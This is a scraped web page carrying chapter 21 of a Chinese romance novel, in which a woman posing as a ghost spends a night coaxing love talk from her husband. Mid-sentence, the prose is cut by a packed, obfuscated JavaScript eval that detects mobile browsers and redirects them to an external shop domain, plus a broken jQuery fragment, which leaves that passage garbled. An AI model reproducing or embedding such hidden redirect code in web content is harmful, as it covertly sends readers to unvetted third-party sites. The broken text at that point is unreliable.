文趣网 > 其他小说 > 恰逢玉露来金风 > 21. 第 21 章
    寝室烛光一暗,连同熄灭窗贝溢出的光晕。

    房惜念脑袋一抬,周围已被夜色彻底吞噬,借着夜空洒下的月光站起来,侧背墙壁,仔细去听里屋静悄悄的,应是彻底睡下了,她摸着黑,小心翼翼掀开窗贝门窗,还算熟练地翻进去。

    她脚尖在空中试探,触碰地板踮了下,轻手轻脚站稳脚跟,从外把窗贝悄悄关上。

    为防止出现昨夜情形,房惜念前来时拿上桂红薄丝带,摸着月光勉强看清室内环境,轻手轻脚朝着内室床榻而去,先是掀开垂落在地的纱幔,探进身子,放轻呼吸,去看床榻上的姑衍烬。

    她放下纱幔,眼前要比纱幔外暗去许多,好在还能勉强看清路,她摸着黑慢慢走到床榻前,蹲坐在床头去看姑衍烬,发现他睡姿好生难评,可一点不规矩。

    她从怀里拿出桂红薄丝带,轻轻绕过他的脑袋,贴在他的眉眼上,不轻不重只要轻轻一扯便能抽走。

    姑衍烬察觉到她的靠近,掌心握住她纤细的手腕:“夫人这是做什么?”

    在问她为何给他蒙上眼,房惜念自是不会告诉他怕露馅,望着他疑惑的模样,转下眉眼,软声解释:“我模样吓人,怕是会吓着烬郎。”

    姑衍烬想要摘下丝带:“你是我的妻子,我怎会怕,夫人未免也太小瞧夫君。”房惜念吓得一慌,按住他炙热的手,往下一挪:“可我怕。”

    “怕什么?”姑衍烬反手握住她,房惜念面色一乱,看他紧闭眼睛,缓缓絮乱心神,见他没有怀疑反倒接受她的出现,她的胆子渐渐放大,沉浸被辜负的伤怀里。

    “不想让你看到丑陋的我,我面色苍白,眼睛空洞,鼻子流血,嘴角也流血。”说到最后,她特别悲伤的嘤嘤一声,心想还吓不晕他。

    姑衍烬沉默半晌,轻哂一声:“那真是挺有趣的,我还没见过这样的。”

    房惜念瞪大眼睛,不曾想他胃口如此之重,光是这种描述平常人可要被吓昏头,哪有像他这样感兴趣的,她气呼呼,稳住瞪他的眼神,可不想他继续往下探究。

    她娇嗔一句:“我今儿来,不是让你看我狼狈的样子,烬郎,你今日做出的改变,我看在眼里。”

    “承蒙夫人忧心,特入我梦,我自是不会辜负夫人的关怀。”

    姑衍烬抬起另只手,摸向她的脸,房惜念侧过脸,他的手自然落在清凉纱衣肩膀肉上,他掌心滚烫,源源不断刺激她的感官,让她紧绷了身体。他修长指尖,抚摸她的肩膀,意味不明:“只是,夫人可有什么奖励?”

    房惜念傻眼了,他平日看起来还挺清心寡欲,旁人说他周身美女如云,仍然片叶不沾身,虽说她认定姑衍烬和何玉兰有关系,但没想到他私底下如此黏糊,还能对鬼存有心思。

    她正要避开他的掌心,姑衍烬顺着她的肩膀沿下,攥住她冰凉的手,低声说:“夫人向来不会拒绝我,如今甚是?”

    房惜念不想暴露,硬着头皮应是,低头看他挪过双手,将她两只手一同握进掌心,男人掌心要比女子宽大,底下布满粗糙的茧子,渐渐裹紧,磨得她生疼。

    鬼好像不怕疼?

    房惜念睁着清澈的眼睛,愣是没有吭声,转移注意力的问:“那你想要什么奖励?”

    姑衍烬思索片刻,将裹挟她的手放在胸口中,透着怀念的声调蛊惑她:“自是夫妻之间的事。”

    夫妻之间的事,房惜念意识到自己傻眼傻早了,不曾想还有这一出,她看着姑衍烬期待的等待,越发感到难熬,耳根要比脸颊热腾,蜷缩脚足要比思维想跑。

    她绞尽脑汁,稳住想逃离的脚,神色颇有为难:“烬郎,我们不能。”

    姑衍烬面露失落:“也是,你我分别之久,是有些生分。”

    房惜念点点头:“自是生分,你换别的愿望罢。”

    “不行呢。”姑衍烬一口回绝。

    房惜念瞪大眼睛,没想到他如此厚脸皮,半点没有羞耻之心,她是‘鬼’不怕也罢,既然还想跟她亲昵,实在孟浪得紧,也不怕被她吸走了精气。

    她怒了一下,就怒了一下,差点被姑衍烬接下来的话打回原型。

    “原是生分,自是要多亲近,你说是吧,夫人。”她愁苦了脸,差点绷不住声音:“烬郎——”

    姑衍烬没有个她拒绝的机会,替她应下:“就这么说定了,夫人不必怕吸我精气,我年轻气盛,有的是精气。”

    房惜念心急如焚,还有点儿懵,本该是她牵着姑衍烬的鼻子走,让他心生愧疚,畏惧,但事情发展出乎意料的截然相反,姑衍烬不但没有愧疚畏惧,反倒想和她谈情说爱。

    还对她吸走精气这件事蠢蠢欲动!

    她抬起眉眼,无助看着悬挂垂下的纱幔,苦下脸。

    说好循循善诱之,先解他的疑,再得他的心,后深入他的情感,再一击毙命。

    怎么现在,感觉不太对劲,说不出来的不对劲。

    但很快,姑衍烬没有给她过多思考的时间。

    “许久未得与夫人闺房之乐,先其言添乐趣,可还记得。”房惜念深呼吸,硬着头皮应下:“记得,只是时间过去太久,望烬郎提醒?”

    姑衍烬掠起唇角:“情意绵绵·闺中话。”

    房惜念人傻了,直愣愣呆在原地,很想给他一拳头,看着人模狗样,背地里如此浪荡。

    光听名字就知道不是好书,房惜念哪里看过,何况她还不认字。

    “玲珑骰子安红豆,入骨相思君知否?”

    说起来挺唬人,房惜念也就会这一句,以前在杏花村时,常常路过一村庄,村庄里有位貌美女娘,可惜疯了的,听闻她那情郎榜首高中,转头迎娶高官小姐,将她抛弃。

    多年情意付之东流,女娘伤心欲绝,和五岁儿郎相依为命,结果在上山采药时被狼狗叼走,

    就此受不住三番两次打击,疯了。

    女娘成日哀怨叹息,嬉笑唱戏,手指一捻:“玲珑骰子安红豆,入骨相思君知否......”

    貌似还把姑衍烬给唬住了,没有丝毫怀疑,让她继续念。

    房惜念本就对他心存不满,还要对他说情话,自是不会依着他来,来来回回就这一句。

    姑衍烬摇头。

    房惜念眼前一亮,还以为他听腻了的。

    姑衍烬不满:“不够感觉,夫人莫要害羞,不妨大胆些。”大胆他个头,还要怎么大胆,她恼得胸口发抖。

    但再怎么恼,她是不会前功尽弃的,离成功还差一小段距离。

    房惜念脸红耳赤给姑衍烬说大半宿温声细语的情话,说到最后她眼神放空,脑子快冒出热烟,躺在床榻上的男人甚是可恶,津津有味不说,愣是一点睡意都无。

    再说下去,是要熬到天亮,姑衍烬见她不继续开口,面露失落:“夫人对我的情,只有这一点?”

    房惜念快气到翻白眼,抖着手拳头都硬了。

    貌似感觉到她的恼怒,姑衍烬先是怔愣一下,沉;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17801823|209330||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    默下来,房惜念害怕他发现破绽,娇嗔捶他一拳:“情话不易说多,说多腻味。”

    姑衍烬一副觉得有道理的点头:“那今日到这里吧,劳烦夫人明日给我带来更多的惊喜。”

    本来房惜念还累得发慌,但听他这般说,瞬间斗志满满,感觉目标一眼能望到头,倒时时机一到,她便不用如此辛苦,半夜爬他的窗。

    房惜念把姑衍烬哄睡,等他一睡着,她马不停蹄地跑回去睡觉,一睡,睡到第二日午时,这次不是姑承允喊她起来,是宋跃来敲门,让她去做饭。

    她还做什么饭,姑衍烬昨日那般折腾她,她能爬起来吃饭算不错了。

    房惜念心有怨念,但还是老老实实爬起来穿好衣裳,去庖厨随便炒几盘菜,蒸一鲜虫草排骨汤蛊,再猛猛放料,酸飞他,咸哭他。

    再心满意足把三菜一汤放进宋跃的手里,让他送过去。

    宋跃面色怪异,看一眼盘里毫无长进的菜品,唇角狠狠扯了下。

    房惜念却误会他的意思,眨了下萌萌的眼睛:“宋兄是还没用膳,不嫌弃的话...”

    不等他说完,宋跃如临大敌:“嫌弃,非常。”

    “为何!”房惜念这下伤心了,还备受打击,不过转念一想,她眼神一砖,亮晶晶的弯起:“宋兄是跟我客气吗,我们是朋友,不必客气。”

    宋跃瞪她:“谁跟你客气,别乱来啊。”

    “宋兄何出此言,不过做盘菜而已,怎能说是乱来。”房惜念眨了下眼,颇为失落。

    殊不知她的失落,在宋跃眼里就如邪恶年兽,专门来祸害人,他脸一臭。

    “也是,宋兄山珍海味吃多了,自是看不上我这粗茶淡饭,我能理解。”房惜念继续说。

    宋跃瞥她:“菜要凉了,我要走了。”

    房惜念捣鼓蒜似的点头,嗯嗯两声,他一走,她也跟过去,眼瞅着宋跃脸色越来越严肃,她忍住笑意,蹦蹦跶跶跟在他身后,笑眯眯的同他讲话。

    “宋兄为何不说话,为何看起来不愿与我多交谈。”

    宋跃认为不回答她,是最好的选择。

    房惜念见他冷酷一张脸,继续喋喋不休:“是因为怕旁人说闲话?不过也能理解,你未婚未娶,我一介离妇确实会惹起旁人非议,还是宋兄心细,这点都被你想到了。”

    宋跃很确定,她压根没有恢复记忆。

    “你为我着想,我很感激,所以晚间我备你一份。”

    宋跃加快脚下速度:“晚间陛下设宴,你可以休息一同前去。”似是想到什么,回头朝她说:“女眷们在园亭赏花玩射箭,你若是无聊,可去参与一二。”

    房惜念绽开笑容,点下头:“宋兄,还是你最好啦。”

    宋跃头也不回的跑了。

    家臣女眷集聚园亭,园亭靠湖,湖边有柳,柳下坐齐乘凉的官家小姐们,以及一群莺莺燕燕围在凉亭下,站在靠前两位身姿不凡的小姐比赛射湖,湖上飘荡不同颜色小木鸭,

    一箭射中其中小木鸭,惹起莺莺燕燕一众追捧,再就是分别两色的打分牌一翻。

    房惜念跟着她们一起鼓掌,寻得荫凉地方坐下来,但被一眼尖的丫鬟拽起来,见她面生,没好气的问她是谁的丫鬟,如此没有规矩。

    房惜念说是姑承允的人,丫鬟上下打量她,见她身着打扮怎么不像是定南侯府的丫鬟,怕不是偷溜进玉华宫,勾搭主子来的。

    丫鬟要她出示腰牌,房惜念没有,然后一群丫鬟围了上来,将她推出园亭。